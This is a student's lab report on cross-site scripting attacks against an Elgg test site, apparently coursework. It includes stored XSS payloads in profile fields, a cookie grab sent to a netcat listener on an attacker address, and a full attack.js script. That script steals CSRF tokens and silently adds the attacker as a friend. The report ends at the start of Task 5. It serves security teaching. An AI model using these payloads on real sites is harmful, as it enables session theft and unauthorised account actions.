

INFORMATION SECURITY LABORATORY

WEEK 8: XSS ATTACKS

BY: RAJDEEP SENGUPTA

SRN: PES1201800144

SECTION: C

Note: Please find the terminal username as my SRN followed by my name 'VM@pes1201800144rajdeep'. Also find the description of each task following the screenshots.


TASK 1

The screenshot shows a Mozilla Firefox browser window with the title bar "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays the URL www.xsslabelgg.com/profile/boby/edit. The main content area is titled "Edit profile" and shows a form for "Boby". The "Display name" field contains "Boby". The "About me" section has a rich text editor with the "Edit HTML" link. The "Brief description" field contains the JavaScript code <script> alert('XSS')</script>. On the right side, there is a sidebar with a search bar, a user icon for "Boby", and links to "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". Below that are links for "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

Screenshot 1.1: Adding the javascript code in the description of Boby's profile

The screenshot shows a Mozilla Firefox browser window with the title bar "Boby : XSS Lab Site - Mozilla Firefox". The address bar displays the URL www.xsslabelgg.com/profile/boby. The main content area shows the profile for "Boby" with an avatar of a cartoon character. A modal dialog box is open over the page, containing the word "XSS" and an "OK" button. The background of the page is dimmed, indicating it is not the active window.

Screenshot 1.2: Whenever profile page is loaded, the javascript code works and alert message is displayed



Screenshot 1.3: Adding the javascript code in /var/www/html/myscript.js

![Screenshot 1.4: A Mozilla Firefox browser window showing the 'Edit profile' page for user 'Boby' on the XSS Lab Site. The 'Brief description' field contains the XSS payload '<script type=](http://www.example.com/myscript.js)

Edit profile : XSS Lab Site - Mozilla Firefox

Edit profile : XSS Lab Site

www.xsslabelgg.com/profile/boby/edit

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name

Boby

About me

Public

Brief description

<script type="text/javascript" src="http://www.example.com/myscript.js"></script>

Public

Search

Bob


Blogs Bookmarks Files Pages Wire posts

Edit avatar Edit profile

Change your settings Account statistics

Notifications Group notifications

Screenshot 1.4: Adding the script source to the location of file since example.com refers to /var/www/html/ directory that has already been set in /etc/hosts file



Screenshot 1.5: Javascript code works successfully when placed in /var/www/html/ directory

When the profile page loads, the javascript code given in the profile description is executed. So, in the description, any javascript code can be given which can be malicious. This can also be done by referencing to a .js file on some server(generally attacker's machine).

TASK 2:

The screenshot shows the Mozilla Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabeogg.com/profile/boby/edit". The main content area is titled "Edit profile" and contains fields for "Display name" (set to "Boby"), "About me" (with a rich text editor), and "Brief description" (containing the XSS payload "<script>alert(document.cookie)</script>"). To the right, a sidebar shows the user's profile picture and name "Boby", along with links for "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications". A vertical toolbar on the left includes icons for Activity, Blogs, Bookmarks, Files, Groups, and More.

Screenshot 2.1: Fetching website cookie

The screenshot shows the Mozilla Firefox browser window with the title "Boby : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabeogg.com/profile/boby". The main content area shows the "XSS Lab Site" header and a user profile for "Boby" featuring a cartoon character icon. An alert dialog box is overlaid on the page, containing the text "Elgg=h1mp9ckakenvjv5qvpgp45dt6" and an "OK" button. The background page shows a sidebar with "Edit profile", "Edit avatar", "Blogs", "Bookmarks", "Files", "Pages", and a link to "Read www.xsslabeogg.com". A vertical toolbar on the left is visible.

Screenshot 2.2: Successfully alerted the website cookie(Elgg token)

Private cookies of some website can easily be fetched using javascript


TASK 3:

The screenshot shows a Mozilla Firefox browser window titled "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays the URL www.xsslabelgg.com/profile/samy/edit. The main content area is titled "Edit profile" and contains fields for "Display name" (set to "Samy"), "About me" (with a rich text editor), and "Brief description" (containing the XSS payload <script> document.write('') </script>'). On the right side, there is a sidebar for "Samy" with links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications". The left sidebar of the browser shows various icons for file operations like cut, copy, paste, etc.

Screenshot 3.1: sending webpage cookie to attacker machine with IP 10.0.2.32 on port 5555

The screenshot shows a Mozilla Firefox browser window titled "Samy : XSS Lab Site - Mozilla Firefox". The address bar displays the URL www.xsslabelgg.com/profile/samy. The main content area shows the user profile for "Samy" with a placeholder image and the brief description "<script> document.write('') </script>". To the right, there is a "Friends" section stating "No friends yet." and a "Add widgets" button. The left sidebar of the browser shows various icons for file operations like cut, copy, paste, etc.


Screenshot 3.2: Profile loaded



Screenshot 3.3: On attacker machine, the cookie details can be fetched while listening on port 5555 via netcat

As in the earlier task, the session cookie can easily be fetched using javascript code. In this task, the fetched cookie is sent to the attacker machine listening on netcat port 5555 as specified. In the attacker machine, it can be seen that the Elgg token is successfully captured on port 5555.

TASK 4:




```
attack.js (/var/www/html) - gedit
attack.js
/var/www/html
window.onload = function() {
var Ajax=null;
var ts="&__elgg_ts__="+elgg.security.token.__elgg_ts__;
var token="&__elgg_token__="+elgg.security.token.__elgg_token;

var sendurl='http://www.xsslabelgg.com/action/friends/add?friend=47|'+token+ts;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}

JavaScript ▾ Tab Width: 8 ▾ Ln 6, Col 68 ▾ INS
```

Screenshot 4.1: Attack.js file in /var/www/html



Edit profile : XSS Lab Site - Mozilla Firefox

www.xsslabelgg.com/profile/samy/edit

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name Samy

About me

Brief description <script type="text/javascript" src="http://www.example.com/attack.js"></script>

Public

Samy

Search


Blogs Bookmarks Files Pages Wire posts

Edit avatar Edit profile


Change your settings Account statistics

Notifications Group notifications


Screenshot 4.2: Adding javascript code in profile description of Samy



Screenshot 4.3: Alice logs into her profile and sees her friends before the attack




Screenshot 4.4: Alice visits Samy's profile and the javascript code is triggered in the background



Screenshot 4.5: Samy gets added to Alice's profile after the attack which means attack is successful

The malicious code is put in attack.js file. This file fetches the Elgg token and Elgg secret token using javascript and sends the GET request to add friend. When Alice or any other person visits Samy's profile, the user's elgg secret token is fetched dynamically and GET request is sent to Samy to 'Add Friend'. This makes the current user a friend of Samy without their knowledge.

TASK 5:



The screenshot shows a terminal window titled "attack.js (/var/www/html) - gedit". The code in the terminal is as follows:

```
window.onload=function() {
    //JavaScript code to access user name, user guid, Time Stamp, __elgg_ts
    //and Security Token __elgg_token

